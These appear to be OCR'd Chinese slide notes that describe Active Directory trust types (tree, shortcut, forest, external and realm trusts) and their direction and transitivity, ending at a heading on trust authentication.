
树信任

同一个林中,林根域与其他树根域自动建立双向信任关系.
信任关系可传递



快捷方式信任


为了加速认证流程而产生的信任关系.
需要管理员手工建立
单向, 信任关系可向下传递



林信任


在不更改AD结构的情况下,让不同林之间可以相互访问资源.

单向, 信任关系可向下传递



外部信任/ 跨林快捷方

类似于同林内的快捷方式信任.
单向, 信任关系不可传递




领域信任

- 为了让AD跟非windows系统的kerberos建立关系而存在的信任.
- 实战没见过,不讨论 ☺

建立信任关系后的认证流程是什么样子的?


/04 信任认证流程

认证场景



